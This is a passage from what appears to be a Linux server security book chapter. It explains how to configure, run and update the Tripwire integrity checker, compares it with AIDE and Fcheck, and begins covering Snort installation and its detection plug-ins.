Don't confuse Tripwire's configuration with its policy. The configuration controls basic characteristics of Tripwire's operating environment and behavior, which are certainly important but don't change very often. The policy, on the other hand, determines what Tripwire looks for and how it reacts. Even if only to minimize the number of false alarms Tripwire sends you, you'll probably tweak your Tripwire policy far more frequently than you change its configuration.

Any time you edit the clear-text version of your Tripwire configuration, re-encrypt it with the command:

```
twadmin --create-cfgfile --site-keyfile ./site.key twcfg.txt
```

where *site.key* is the name of the site key created at installation time and *twcfg.txt* is the name of the clear-text configuration file you just edited and wish to encrypt; you can name them whatever you like. Don't forget to specify the *site-keyfile*, or *twadmin* will return an error.



You should not, as a matter of practice, leave clear-text copies of your Tripwire configuration or policy files on your hard drive. After editing and encrypted them, delete the clear-text versions. You can always retrieve them later with the commands:

```
twadmin --print-cfgfile > myconfig.txt
```

and:

```
twadmin --print-polfile > mypolicy.txt
```

Omitting the file-redirect in these commands prints the configuration or policy directly to the screen.

Long-Form Commands Versus Short-Form

Throughout this chapter, I use the *long form* of Tripwire commands: any flag or directive beginning with a double-dash (" -- ") is a long form and has a corresponding *short form*. For example, these two commands are equivalent:

```
twadmin --print-cfgfile
```

```
twadmin -m f
```

Once you're comfortable using Tripwire, you'll probably want to learn the short forms. As Neal Stephenson points out in his essay, "In the Beginning Was the Command Line," repetitive stress disorder is to us geeks what black lung is to miners. I'd hate for anyone to think I was responsible for inflicting either on my gentle readers!

Just starting out, however, you'll probably have a much easier time dealing with Tripwire's more English-like long command syntax. The Tripwire Open Source Reference Card (see "References" later in this chapter) has a handy matrix of long-form versus short-form flags for Tripwire executables.

11.2.2.2 Editing or creating a policy

Tripwire's policy file is its brain: it specifies what to look at, what to look for, and what to do about it. It's also a little on the user-hostile side, though not nearly so bad in this regard as, say, *sendmail.cf* (but prepare to memorize some abbreviations!).

Tripwire Open Source comes with a default policy file, and you may, if you like, use this as your own personal Tripwire policy. But since the default policy was created for a Red Hat system running nearly everything in the distribution, you should probably edit this policy rather than use it as is.

If your policy doesn't check enough files or doesn't look closely enough at the ones it does check, Tripwire's purpose is defeated: shenanigans will go undetected. Conversely, if the policy looks too closely at files that you expect to change, Tripwire will generate false positives; too many of these may distract your attention from actual discrepancies.

But, to repeat my admonition from the beginning of the chapter, *some false positives are acceptable; no false negatives are!* Err, therefore, on the sake of "noisiness" rather than convenience.

You'll almost certainly need to adjust your policy on an ongoing basis and especially after the first time you run an integrity check. Thus, even if you do have a Red Hat system with exactly the same configuration as that for which the default Tripwire Open Source policy was designed, you still need to learn proper Tripwire policy syntax.

11.2.2.3 Policy file structure and syntax

I'm going to explain policy file structure and syntax by dissecting a working policy file piece by piece. The first piece is from the very beginning of a sample policy file ([Example 11-2](#)).

Example 11-2. Some variable definitions

```
WEBROOT=/home/mick/www;
CGIBINS=/home/mick/www/cgi-bin;
TWPOL="/etc/tripwire";
TWDB="/var/lib/tripwire";
```

As you can see, this first piece of policy shows some variable definitions. All of the variables in [Example 11-2](#) are policy-specific variables; none of them hold intrinsic meaning to Tripwire binaries. They're here to save typing later on in the policy.

[Example 11-3](#) lists the next piece of our sample policy.

Example 11-3. Fancier variable definitions

```
BINS           = $(ReadOnly) ;           # Binaries that should not change
DIR_SEMISTATIC = +tpug ;                 # Dir.s that shouldn't change
perms/ownership
SIG_MED        = 66 ;                   # Important but not system-
critical files
```

Like the variables in [Example 11-2](#), these are policy-specific variables. But as you can see, they create more typing, not less: these have been declared to attach meaningful labels to abstract values. The first line shows us how to set one variable to the value of another. This is very similar to BASH-shell syntax, but note the parentheses around the second variable's name.

Both lines one and two in [Example 11-3](#) define *property masks*. Property masks are abbreviations of the file properties Tripwire examines. Since property mask strings can be cryptic and unwieldy, most people prefer to use variables to refer to them. In fact, Tripwire comes with a number of *predeclared* variables set to common property masks. The first line of this listing actually refers to one of these, *ReadOnly*, which is a property mask for files that shouldn't change in any way (e.g., binaries). We'll discuss property masks shortly.

The third line of [Example 11-3](#) creates a name for a severity level. Severity levels can be used to differentiate between rules of various importance. When the *tripwire* command is invoked with the `--severity N` parameter, only rules that have been assigned severity levels equal to or greater than *N* will be run. In Tripwire's default *twpol.txt* file, three example severity levels are helpfully defined.

If this parameter is not used, all rules will be run. But note that if a rule has no severity level associated with it, its severity will be zero by default (i.e., that rule will only be run when the `--severity` parameter *isn't* specified).

Now that we've got a feel for policy variables and what they're used for, let's look at some actual rules ([Example 11-4](#)).

Example 11-4. A group of rules

```
# Mick's Web Junk
(
  rulename = "MickWeb",
  severity = $(SIG_MED),
  emailto = mick@uselesswebjunk.com
)
{
  $(WEBROOT)          -> $(ReadOnly) (recurse=1) ;
  !$(WEBROOT)/guestbook.html ;
  $(CGIBINS)          -> $(BINS)          ;
  /var/log/httpd      -> $(Growing)      ;
  /home/mick          -> $(DIR_SEMISTATIC) (recurse=0)
}
```

Rules may either stand alone or be grouped together based on common attributes; [Example 11-4](#) shows a group of rules (contained within "curly brackets") preceded by several shared attributes (in parentheses). This group's *rulename* is "MickWeb," the group's *severity* is 66 (see [Example 11-3](#)), and reports involving this group will be emailed to *mick@uselesswebjunk.com*. Note that attributes are comma delimited, and rules are semicolon delimited.

Attributes can also be assigned both to rule groups and to individual rules: the first rule in [Example 11-4](#) has the attribute *recurse* set to 1, which means that the directory */home/mick/www* will be checked down one level (i.e., the directory itself plus everything immediately below, but no further). By default, directories are recursed as far down as they go; in effect, the *recurse* attribute has a default value of *True*.

Attributes assigned to single rules usually override those assigned to rule groups. The exception is the attribute *emailto*, which is cumulative: if a group has a shared *emailto* string and one of that group's rules has a different *emailto* string, reports relevant to that rule will be emailed to *both* email addresses.

There are only four different attributes: *rulename*, *severity*, *emailto*, and *recurse*. For more detailed information, see the documentation cited in [Section 11.5](#) at the end of this chapter.

After the group attributes for MickWeb, we have some actual rules (lines 8 through 11). Note the use of variables to specify both objects (the Tripwire term for files and directories) and property masks. In fact, none of the rules in [Example 11-4](#) uses a longhand property mask! This is common practice, as it makes the policy more readable.

The first rule in [Example 11-4](#):

```
$(WEBROOT) -> $(ReadOnly) (recurse=1) ;
```

tells Tripwire to treat the first level of my WWW directory as read-only. Next, we have a statement beginning with an exclamation point:

```
!$(WEBROOT)/guestbook.html ;
```

Such a statement is called a *stop point*: it defines an exception to a rule. In this case, the stop point tells Tripwire to ignore changes to the file */home/mick/www/guestbook.html*. Attributes do not apply to (nor may they be assigned to) stop points.

Examples 11-2 through 11-4 constitute a semantically complete policy file, but not a useful one — it doesn't check any system binaries or configuration files at all. Real policies are much longer. Here's the policy in one listing ([Example 11-5](#)).

Example 11-5. A sample policy file

```
WEBROOT=/home/mick/www;
CGIBINS=/home/mick/www/cgi-bin;
TWPOL="/etc/tripwire";
TWDB="/var/lib/tripwire";
BINS  = $(ReadOnly) ;           # Binaries that should not change
DIR_SEMISTATIC = +tpug ;       # Directories that shouldn't change
perms/ownership

SIG_MED = 66 ; # Important but not system-critical files

# Mick's Web Junk
(
  rulename = "MickWeb",
  severity = $(SIG_MED),
```

```

    emailto = mick@uselesswebjunk.com
)
{
    $(TWPOL)      -> $(ReadOnly) ;
    $(WEBROOT)    -> $(ReadOnly) (recurse=1) ;
    !$(WEBROOT)/guestbook.html ;
    $(CGIBINS)    -> $(BINS)      ;
    /var/log/httpd -> $(Growing)  ;
    /home/mick    -> $(DIR_SEMISTATIC) (recurse=0)
}

```

You may have noticed that this entire file contains only one explicit reference to a property mask: the variable declaration in which *DIR_SEMISTATIC* is set to `+tpug`. What does that mean?

11.2.2.4 Property masks

A property mask is a series of file or directory properties that should be checked or ignored for a given object. Properties following a `+` are checked; those following a `-` are ignored. The properties are abbreviated as follows ([Table 11-1](#)).^[1]

^[1] Adapted from the *twpolicy(4)* manpage.

Table 11-1. Allowed properties in property masks	
Property	Description
-	Ignore the following properties
a	Access timestamp
b	Number of blocks allocated
c	Inode timestamp (created/modified)
d	ID of device on which inode resides
g	File owner's group ID
i	Inode number
l	File is increasing in size (a "growing file")
m	Modification timestamp
n	Number of hard links (inode reference count)
p	Permissions and file mode bits
r	ID of device pointed to by inode (valid only for device objects)
s	File size
t	File type
u	File owner's user ID
C	CRC-32 hash value (CRC-32 is fast to compute but noncryptographic — i.e., relatively forgeable)
H	Haval hash value (Haval is cryptographically strong but slow to compute)
M	MD5 hash value (cryptographically strong but slow)
S	SHA hash value (cryptographically strong but slow)

Tripwire's own documentation describes these properties in depth. If you're unfamiliar with some of the more arcane file attributes (e.g., "inode reference count"), I recommend the paper "Design and Implementation of the Second Extended Filesystem" by Card, Ts'o, and Tweedie (see [Section 11.5](#) at the end of this chapter).

As for hash types, note that you generally won't want to use more than one or two cryptographic hashes per rule: these are CPU intensive. On the other hand, do not rely solely on CRC-32 hashes, which are fast but much easier to subvert. Remember, Tripwire doesn't compare file attributes directly: it compares hashes. So give this matter some thought and choose your hash types carefully.

As I mentioned earlier, Tripwire has a number of predefined (hardcoded) variables that describe common property masks ([Table 11-2](#)).

Table 11-2. Predefined property masks (adapted from the <i>twpolicy(4)</i> manpage)		
Name	Description	Mask
ReadOnly	Files that are widely available but read-only	<code>+pinugtsdbmCM-</code>

		rlacSH
Dynamic	User directories and other things you expect to change regularly	+pinugtd-srlbamcCMSh
Growing	Intended for files that should get larger but not change in other ways	+pinugtdl-srbamcCMSh
Device	Devices or other files whose attributes (but not their contents) should be checked	+pugsdr-intlbamcCMSh
IgnoreAll	Checks a file's presence or absence but nothing else	-pinugtsdrlbamcCMSh
IgnoreNone	Checks all properties. Can be used for defining custom masks (e.g., mymask = \$(IgnoreNone) -ar:)	+pinugtsdrbamcCMSh-1

Which Files and Directories Should I Monitor?

Since there are so many different things you can use a Linux system for, there really isn't a "one size fits all" recommendation for configuring integrity checkers such as Tripwire. Having said that, in my opinion, you should be monitoring *at least* these files and directories (precise paths may differ on your system) on any Linux system.

Note that on most systems, checking all of */usr/bin*, */usr/sbin*, */lib*, and */usr/lib* doesn't make sense — such large directories make for a slow Tripwire check. Therefore, I recommend checking files in those directories individually, as indicated here, despite the length this adds to your policy:

```

/usr/sbin/siggen      # tripwire binaries...
/usr/sbin/tripwire    # ...
/usr/sbin/twadmin     # ...
/usr/sbin/twprint     # ...
/bin/                 # all core system binaries
/sbin/                # all core admin. binaries
/usr/bin/              # user binaries, especially:
/usr/bin/at           /usr/bin/awk           /usr/bin/bzcat
/usr/bin/bzgrep       /usr/bin/bzip2       /usr/bin/crontab
/usr/bin/csh          /usr/bin/diff        /usr/bin/dir
/usr/bin/du           /usr/bin/Emacs       /usr/bin/expect
/usr/bin/file         /usr/bin/find        /usr/bin/finger
/usr/bin/flex         /usr/bin/gawk        /usr/bin/gdb
/usr/bin/grep         /usr/bin/gruff       /usr/bin/gzip
/usr/bin/ident        /usr/bin/idle        /usr/bin/less
/usr/bin/lsof         /usr/bin/nm          /usr/bin/nroff
/usr/bin/passwd       /usr/bin/perl        /usr/bin/pdksh
/usr/bin/php          /usr/bin/pico        /usr/bin/quota
/usr/bin/rexec        /usr/bin/rlogin      /usr/bin/ssh
/usr/bin/strings      /usr/bin/strip       /usr/bin/sudo
/usr/bin/swatch       /usr/bin/sz          /usr/bin/tail
/usr/bin/tailf        /usr/bin/tcsh        /usr/bin/top
/usr/bin/troff        /usr/bin/up2date     /usr/bin/users
/usr/bin/vi           /usr/bin/vim         /usr/bin/which
/usr/bin/yacc         /usr/bin/zsh
/usr/libexec/         # some core system daemons
/usr/sbin/            # superuser binaries, especially:
/usr/sbin/anacron     /usr/sbin/atd
/usr/sbin/chroot      /usr/sbin/crond
/usr/sbin/httpd       /usr/sbin/identd
/usr/sbin/in.fingerd  /usr/sbin/in.rexecd
/usr/sbin/in.rlogind  /usr/sbin/in.rshd
/usr/sbin/in.telnetd  /usr/sbin/iptables
/usr/sbin/lpd         /usr/sbin/lsof
/usr/sbin/named       /usr/sbin/ntpd
/usr/sbin/postfix     /usr/sbin/pppd
/usr/sbin/rpc.rstatd  /usr/sbin/safe_finger
/usr/sbin/sendmail    /usr/sbin/showmount
/usr/sbin/smrsh       /usr/sbin/snmpd
/usr/sbin/snmptrapd   /usr/sbin/squid

```

```

/usr/sbin/sshd           /usr/sbin/stunnel
/usr/sbin/suexec         /usr/sbin/tcpd
/usr/sbin/tmpwatch       /usr/sbin/visudo
/usr/sbin/xinetd         /usr/sbin/xinetd-ipv6
/usr/local/bin/          # local system binaries
/usr/local/sbin/         # local superuser binaries
/usr/local/libexec/      # some local system daemons
/etc/                   # system configuration files
/var/log/               # system logs (use "Growing"
                        #   built-in property mask!)
/lib/                   # system libraries, especially:
/lib/libc.so.6
/lib/modules/           #   use recurse=0 -- this is large
/lib/security/          #   PAM lives here
/usr/lib/               # more libraries, especially:
/usr/lib/libc.a
/usr/lib/libc.so
/usr/lib/libc_nonshared.a
/usr/local/lib/          # local apps' libraries
To these, add any other directories containing things you don't want or expect to change (e.g.
chroot jails, web content hierarchies, ftp archives, etc.).

```

In most cases, it's much simpler to use the predefined property masks than to "roll your own" masks. If you need a property mask that's only slightly different than a predefined mask, you can still use it: simply combine it with additional properties, e.g.:

```
/dev/console -> $(Dynamic)-u ;      # Dynamic, but UID can change
```

which is the same as:

```
/dev/console -> +pingutd-srlbamcCMSh-u ;      # Dynamic, but UID can
change
```

Note that in the longhand example, the `+ . . . u` near the beginning of the mask is canceled out by the `-u` at the very end. This works, but it is notated that way here only to illustrate the literal translation of `$(Dynamic)-u`.

11.2.2.5 Installing the policy file

After you've created what seems like a reasonable policy, you need to install it. The command to encrypt, sign, and install a system's first Tripwire policy is as follows:

```
twadmin --create-polfile policyfile.txt
```

Use this command only for your initial policy; if you edit your policy again later, use the method described in the next section.

Also, as with configuration files, you should remove the clear-text policy file from your system once you've created the binary file. If you need to refer to or edit the policy later, you can retrieve it with the command:

```
twadmin --print-polfile > mypol.txt
```

The last step in setting up Tripwire for the first time on a system is to create (initialize) its database:

```
tripwire --init
```



Tripwire installation, configuration, and initialization should occur as soon as possible after OS installation and system hardening, *before* the system is connected to a network.

Later is better than never, but installing Tripwire on a system that's already been connected to a network reduces the trustworthiness of its Tripwire database: the system may already have been compromised in some way.

Use the `--init` directive only when creating a new database. We'll see how to update the database in the next section.

11.2.3 Running Tripwire Checks and Updates

Once you've got a database installed, you can run periodic checks against it. At its simplest, the command to do so is the following:

```
tripwire --check
```


This compares all protected files against the hash database and prints a report both to the screen and to a binary file. The report can be viewed again with the command:

```
twprint --print-report --report-level N --twrfile /path/file
```

where *N* is a number from 0 to 4, 0 being a one-line summary and 4 being a full report with full details;

/path/file is the full path and name of the latest report. By default, the report will reside in

/var/lib/tripwire/report, with a time-/date-stamp appended to its filename (e.g.

/var/lib/tripwire/report/myron.polkatistas.org-20020311-221057.twr).

To have Tripwire automatically email the report to all recipients specified in the policy, you can run your check like this:

```
tripwire --check --email-report
```

Note that the report will still be printed to standard output and saved in */var/lib/tripwire/report*, in addition to being emailed. This is a handy command to run as a *cron* or *anacron* job: since it doesn't require you to authenticate with your site or local key, it can be run in this mode unattended.

If you've just installed the Tripwire RPM on a Red Hat 7 system, your system is already set up with such a *cron* job: the Tripwire RPM installs the script */etc/cron.daily/tripwire-check*. (See [Example 11-6](#), modified to allow for Tripwire paths besides */var/lib/tripwire*). If you've installed Tripwire from source or otherwise need to set up the *cron* job yourself, add this script to */etc/cron.daily* manually.

Example 11-6. Script for automated Tripwire checks

```
#!/bin/sh
HOST_NAME=`uname -n`
TWHOME = /var/lib/tripwire
if [ ! -e $TWHOME/${HOST_NAME}.twd ] ; then
    echo "****      Error: Tripwire database for ${HOST_NAME} not
found.          **
** "
    echo "**** Run "/etc/tripwire/twinstall.sh" and/or "tripwire
--init". **
** "
else
    test -f /etc/tripwire/tw.cfg && /usr/sbin/tripwire --check
fi
```

If you've configured the *mailto* attribute in your Tripwire policy, you may wish to edit the second-to-last line of the *tripwire-check* script so that Tripwire emails its results and suppresses its standard output (so you don't receive email both from Tripwire and from *cron*):

```
test -f /etc/tripwire/tw.cfg && /usr/sbin/tripwire --check --email-
report --no-tty-
output --silent
```

Here's the same Tripwire command, this time in standard *crontab* format (and with short-form *tripwire* directives due to the length of the line):

```
30 1,5,14 * * * /usr/sbin/tripwire -m c -M -n -s
```

I highly recommend you schedule Tripwire checks to run at least daily — better still, several times per day. Hourly may even make sense on systems that are at high risk (e.g., publicly accessible web servers). But if you run Tripwire that frequently, you'll definitely want to be judicious with regard to the number of files Tripwire checks, especially if your hardware isn't very fast: the cryptographic computations Tripwire uses can be both time- and CPU-consuming.

If that becomes a problem, you may need to replace some of the directories in your policy with lists of specific files (e.g., rather than all of */usr/bin*, do checks on */usr/bin/du*, */usr/bin/find*, etc.). The sidebar "Which Files and Directories Should I Check?" lists the bare-minimum files I recommend checking.

If you use this technique, you can still include a line for the directory itself; just set *recurse=0*. This will cause Tripwire to check the directory's size, modification time, and other attributes, just not its contents.

Changes to files in that directory that are not specifically checked will still trigger a violation (i.e., by causing their parent directory's modification time to change).

11.2.3.1 Updating Tripwire's database after violations or system changes

So, what happens when Tripwire reports violations? First, you need to determine whether each violation resulted from legitimate system changes, from a too-restrictive Tripwire policy, or from skullduggery.

Unless your system is high profile, high risk, or just plain unlucky, the vast majority of reported violations will be false positives — i.e., *not* skullduggery related.

If all the violations reported by Tripwire are from legitimate changes, you'll want to update the Tripwire database to reflect your new system state. This way, you don't have to see the same violations again next time. (You may want to tweak your policy too, but more on that shortly.) There are two ways to do this. The first is to run the command *tripwire* in update mode:

```
tripwire --update --twrfile /path/to/report/myhost-date.twr
```

where the last argument is the absolute path to the report you wish to use as the basis for this update; by default, Tripwire saves its reports to */var/lib/tripwire/report*. Running *tripwire* in update mode opens the specified report with your editor of choice (as indicated in *tw.cfg*). This allows you to review the items Tripwire has flagged with an **x** as needing to be updated in its database. By default, all changed files will be flagged; you can leave them that way or unflag them as you see fit. When you exit the editing session, Tripwire will update the attributes and hashes in its database accordingly.

[Example 11-7](#) shows an excerpt from a *tripwire --update* session.

Example 11-7. Updating the Tripwire database (session excerpt)

Remove the "x" from the adjacent box to prevent updating the database with the new values for this object.

Modified:

```
[x] "/home/mick/www"
```

In [Example 11-7](#), if I delete the **x** from the entry, exit the editor, and run a check, the change to */home/mick/www* will be reported again; the database will not have updated to reflect this change. In short, if the change is legitimate, leave the **x** there. If it isn't or you're not sure, remove the **x**.

The second way to update the Tripwire database is by doing the actual check in "interactive" mode, which immediately triggers an update session after the check finishes. Thus, the single command:

```
tripwire --check --interactive
```

is equivalent to these two commands:

```
tripwire --check
```

```
tripwire --update --twrfile /path/to/reportname.twr
```

but with the added advantage of saving you the trouble of looking up the report's filename (which, since it includes a timestamp, isn't easily guessed). Being interactive, of course, this method can't be used for automated checks (e.g., *cron* jobs). (Updating the Tripwire database should *never* be done unattended, even though it's possible. You'll never hear how from me, though; it's *that dumb* of an idea.)

11.2.4 Changing Tripwire's Policy

I needn't bother repeating my mantra "some false positives are okay, no false negatives are!" But after your first Tripwire check or two, you'll probably want to adjust your Tripwire policy to exclude some things, include others, and watch still others less closely.

Earlier, I mentioned that the *twadmin* command should be used to install only the initial policy, *not* updated policies. If you need to change your Tripwire policy after the database has been initialized (i.e., after you've run *tripwire --init*), use the following commands to dump, edit, and install it again ([Example 11-8](#)).

Example 11-8. Dumping, editing, and reinstalling Tripwire's policy

```
twadmin --print-polfile > mypolicy.txt           # dump current
installed policy
vi mypolicy.txt                                   # make changes
to policy
...
tripwire --update-policy mypolicy.txt             # install the
updated policy
```

When you use the *--update-policy* directive, Tripwire will parse the specified policy text file, generate a new database, and compare all records that the old and new databases have in common. If those records match, Tripwire will encrypt, sign, and install your new policy and apply the corresponding changes to its database. If, however, any of the common records don't match, Tripwire will *not* update the policy or the database. You'll need to run a Tripwire check, followed by a database update (now is the perfect time to use *tripwire --check --interactive*) and then run the policy update again.

A Tip from Ron Forrester

Here's a Tripwire tip from Ron Forrester, Tripwire Open Source Project Manager:

I always leave a violation or two (say `/etc/sendmail.st`) in — this makes it more difficult for an intruder to forge a report — it is quite easy to forge a report with no violations, but add a known violation or two, and it gets much more difficult.

I think this is excellent advice. The whole point of using Tripwire is because you acknowledge the possibility that a host may be compromised; you therefore need to take what measures you can to protect the burglar alarm from the burglars. Intentionally leaving or even creating a violation or two (e.g., by adding an extra comment line to a Tripwire-protected file in `/etc`) is a simple way to do so.

11.3 Other Integrity Checkers

As powerful and useful as Tripwire Open Source is, it's also complex and CPU-intensive. Furthermore, if you run "commercial" operating systems such as Windows or Solaris, no free version is available. Therefore, two 100% free and open source alternatives to Tripwire are worth mentioning.

The Advanced Intrusion Detection Environment (AIDE) is designed to meet and exceed Tripwire's functionality and is available from <http://www.cs.tut.fi/~rammer/aide.html>. As of this writing its version number is 0.8, which reflects its youth: this may or may not have performance and stability implications. (For what it's worth, based on recent postings to the AIDE mailing list, AIDE seems to have more compile-time than runtime issues.) AIDE is 100% free to run on any of its supported platforms, whether in commercial or noncommercial settings.

IDS, Forensic Tool, or Both?

The premise behind this part of the chapter is that Tripwire and other integrity checkers can act as burglar alarms when run automatically at set intervals. Many people run integrity checkers in this way, including me (admittedly, on a limited scale). But is this a reliable IDS methodology?

Not everyone thinks so. In his book *Network Intrusion Detection: An Analyst's Handbook*, Stephen Northcutt says:

"To run a program such as Tripwire once at system build to get a file-integrity baseline is cheap, easy, and smart. To run Tripwire every day is costly because someone has to examine the results of the scan."

In other words, in Northcutt's opinion, you shouldn't run Tripwire checks routinely; only after you determine, through other means, that a breach has occurred. This approach limits Tripwire's role to assisting your forensics efforts (i.e., figuring out what happened and which files were affected). I personally think using Tripwire only for forensics makes sense if you have reason to fear attackers skilled enough to trick Tripwire or you have too many servers from which to monitor frequent lengthy Tripwire reports. If either condition applies to you, do further research on the subject and consider a more sophisticated host-based IDS package like the free Linux Intrusion Detection System (LIDS) (<http://www.lids.org>). Information on LIDS and many other IDS tools can be found in the "Tools" section at <http://online.securityfocus.com>.

A less Unix-centric alternative is Fcheck, which is available at <http://www.geocities.com/fcheck2000/fcheck.html>. Fcheck is a Perl script, which makes it both highly portable and very easy to customize. It's also extremely easy to configure: the configuration file is primarily a list of directories and files to scan and files and subdirectories to exclude. Command-line flags determine which attributes are checked for all of these: Fcheck has an "all or nothing" approach. (For you, that may or may not be a plus.)

On the down side, Fcheck has no built-in cryptographic functionality: unless you configure it to use an external program like *md5sum* (part of the GNU *textutils* package), it relies on simple CRC hashes, which are much easier to subvert than cryptographic hashes such as MD5 or Haval. Nor does it encrypt its database as Tripwire does. Fcheck was originally designed with change-control in mind, not security per se. Accordingly, Fcheck's performance is very fast. While running any integrity checker without cryptographic hash checks is probably a bad idea on high-risk systems, it may be justifiable on systems on which you want a nominal check in place that uses minimal system resources. (Note that Tripwire can be configured this way too.)

Another mitigating factor is frequency of checks: if your integrity checker runs every half hour, an attacker has only 30 minutes to disable or otherwise subvert it before their activity is caught by the checker. Thus, if using noncryptographic hashes makes it feasible for you to run checks more often, this might be a sensible tradeoff. If, on the other hand, the system in question has a large number of local users (i.e., shell accounts),

I strongly recommend against it; such users may be able to learn a lot about the system without triggering a violation. The weak hash-check method, insofar as it's ever justifiable, is only good against external attackers.

By the way, running an integrity checker very frequently is *not* likely to help you catch an attacker "in the act." This is for the simple reason that there is an inevitable lag between the time an integrity checker sends a report and the time when someone actually gets around to reading and responding to it. Rather, the practical value of frequent checks lies in the fact that the more frequently your checker writes reports, the more granularity with which you'll be able to analyze a successful attack after the fact, which may improve your ability to recover from it.

Of the three tools I've covered here, Tripwire is the most mature but also the most encumbered from a software-license perspective. AIDE is completely free, and it has some additional functionality, but is much less mature than Tripwire. Fcheck is fast, free, highly portable, and simple, but also makes some notable tradeoffs at security's expense.

11.4 Snort

Integrity checkers can serve as burglar alarms. But as such, they aren't nearly as useful during an attack as they are afterwards: usually by the time the bad guys start changing files on a system, the attack has succeeded. This is because integrity checking is limited to the local system: it involves local files, not network packets. For more proactive intrusion detection ("intrusion in progress" or "attempted intrusion" detection), we need to monitor attempted and pending attacks while they're still on the wire -- *before* they make landfall on our systems.

The undisputed champion Open Source NIDS is Snort. Snort is a marvelous, versatile thing. First, as a packet sniffer (or, if you prefer the more formal term, "protocol analyzer"), Snort is to *tcpdump* what Homo sapiens is to Homo habilis: same basic genetic material, better brain. As a packet sniffer, Snort is extraordinarily fast, thorough, and user friendly (or at least geek friendly).

Second, Snort is a packet logger. Snort can preserve complete audit trails of network traffic, trails that name names and encase evidence in (figurative) acrylic blocks.

Third, Snort is a 100% customizable network Intrusion Detection System with both a library of contributed attack signatures ("rules") and a user-configurable rule engine. Snort not only holds its own with, but in some cases is better and faster than expensive commercial IDSes. In this regard, Snort is the GIMP, Apache, and Nessus of IDSes.

Unlike some commercial IDSes, it's possible to write your own Snort rules and even your own inspection engines ("Snort plug-ins"). In this way, you're not dependant on anyone else to provide you with rules when a new exploit comes to your attention: you can write your own rules quickly and easily (provided you know something about TCP/IP networking, but that's a prerequisite of running any NIDS). This is an important feature, since new attacks are invented and reported all the time.

11.4.1 Obtaining, Compiling, and Installing Snort

Red Hat, Debian, and SuSE all provide binary packages of Snort in the current versions of their respective distributions. Of the three, however, only SuSE ships a Snort package recent enough to support Snort v1.8's new rule format.

Since each new version of Snort is more sophisticated and therefore more effective at detecting suspicious network activity, I strongly recommend that you either obtain and compile the latest Snort source code or use the latest binary packages provided by the Snort team rather than those that come with your Linux distribution (even if you run SuSE).

11.4.1.1 Getting Snort source code and binaries

The official home and source of Snort code, binaries, rules, documentation, etc. is <http://www.snort.org>. Being an actively developed application, Snort has both stable and development code branches; as of this writing, the latest stable version is 1.8.4 and the latest development (experimental) version is 1.9.-beta0. Naturally, you should stick to the stable versions if you intend to run Snort on production (or otherwise important) systems.

If you navigate to the Snort web site's *downloads* page, you'll see links to the latest source tarballs. If you continue on to the site's *binaries* page, you'll find Snort binaries for Solaris, FreeBSD, and Windows (that's right, Snort runs on Windows!). Navigate to the *RPMS* page for current RPM packages for Red Hat and its derivatives (Mandrake, etc.). (To the best of my knowledge, these RPMs do *not* work on SuSE systems.)

11.4.1.2 Installing Snort RPMs

If you choose to install RPMs, you'll need at least one *snort*, which is a package of Snort's documentation, configuration files, and a bare-bones version of the *snort* binary itself. If you want a *snort* binary with support for MySQL databases, SNMP traps, or other advanced features, you'll also need one of the other RPMs on this page (*snort-snmp*, *snort-mysql*, etc.).

For example, to install Snort with MySQL support using RPMs, you'd need to get the packages *snort-1.8.4-1snort.i386.rpm* and *snort-mysql-1.8.4-1snort.i386.rpm* from <http://www.snort.org/dl/binaries/>. (Note that current version numbers may be different by the time you read this). I also recommend you download the latest Snort rule set: this is called *snortrules.tar.gz* and is updated every 30 minutes on <http://www.snort.org/dl/signatures/>.

Install the *snort* base package before you install the "features" package. The base package will set up Snort's directories and install a bare-bones *snort* binary, */usr/sbin/snort-plain*, pointed to by the symbolic link */usr/sbin/snort*. If you install a feature package, it will add an additional binary (e.g., */usr/sbin/snort-mysql*) and point the symbolic link */usr/sbin/snort* to it rather than to */usr/sbin/snort-plain*. In addition, you should unpack *snortrules.tar.gz* and copy the resulting directory, *rules*, to */etc/snort*.

The additional package will *not* configure Snort to use the added features; you'll need to do that manually by editing */etc/snort/snort.conf*. We'll cover Snort configuration later, in [Section 11.4.4](#).

In addition to the appropriate Snort package or packages, you may also need to update the Libpcap package on your system to the latest version. See [Section 11.4.1.3](#), for more information on Libpcap.

11.4.1.3 Compiling and installing Snort from source

If you run a non-Red Hat-derived flavor of Linux, you'll probably need to compile Snort from source. This is neither difficult nor time consuming, provided you've got a few prerequisites.

Before installing Snort, you should make sure you've installed Tcpdump's Libpcap. Since this is used by Tcpdump, Ethereal, Nmap, and other network tools, your distribution probably includes a package for Libpcap's source headers, typically called *libpcap-devel*. If so, check your distribution's "Update" site to make sure you've got the latest package version.

If your distribution doesn't have a Libpcap package, you'll need to download and compile Libpcap from <http://www.tcpdump.org> before compiling Snort. To compile Libpcap, *su* to *root*, unpack its source tarball, change your working directory to the source directory (e.g., */usr/src/libpcap-0.4*), and run these commands:

```
bash-# ./configure
```

```
bash-# make && make install
```

Make sure the files *pcap-namedb.h* and *pcap.h* are copied into */usr/local/include/* and that *bpf.h* is copied into */usr/local/include/net/*.

In addition to Libpcap, you'll also need to install the database application (if any) you want Snort to log to, including the appropriate header files. For example, if you intend to run Snort with MySQL on a Red Hat system, you'll need to have the packages *mysql* and *mysql-server* installed (to create and run the database) and also *mysql-devel* (to compile Snort with MySQL support).

Once these things are in place, you can compile Snort. Unpack the tarball, change your working directory to the Snort source's root (e.g., */usr/src/snort-1.8.4*), and run the *configure* script, including flags to enable any special features. (To see a list of available *configure* flags and options, run *./configure -- help*.)



Everything you do with Snort, from compiling or configuring it to running it, you must do as *root*. Only *root* can run a network interface in "promiscuous" mode, an absolute requirement of Snort.

For example, to configure your source build for a MySQL-enabled *snort* binary, you'd enter this:

```
bash-# ./configure --with-mysql
```

Next, build Snort. Since most potential errors will come up beforehand when you run the *configure* script, you can do this with a single command:

```
bash-# make && make install
```

What Are Advanced Features?

Snort supports both preprocessing and postprocessing plug-ins that greatly extend Snort's functionality. Preprocessing plug-ins, which act on incoming packets, generally enhance Snort's intrusion-detection potential, whereas postprocessing plug-ins, which act on events identified by *snort* and its preprocessor plug-ins, generally focus on reporting and alerting.

Some of Snort v1.8.4's preprocessor plug-ins are installed and enabled by default:

frag2

Reassembles packet fragments and detects fragment attacks

stream4

Reassembles TCP (data) streams, detects TCP scans

http_decode
Cleans up HTTP requests, parses for certain HTTP attacks

rpc_decode
Decodes RPC requests and parses them for attacks

bo
Detects activity by default installations of Back Orifice

telnet_decode
Decodes Telnet transactions and parses them for attacks

portscan
Detects various types of port scans

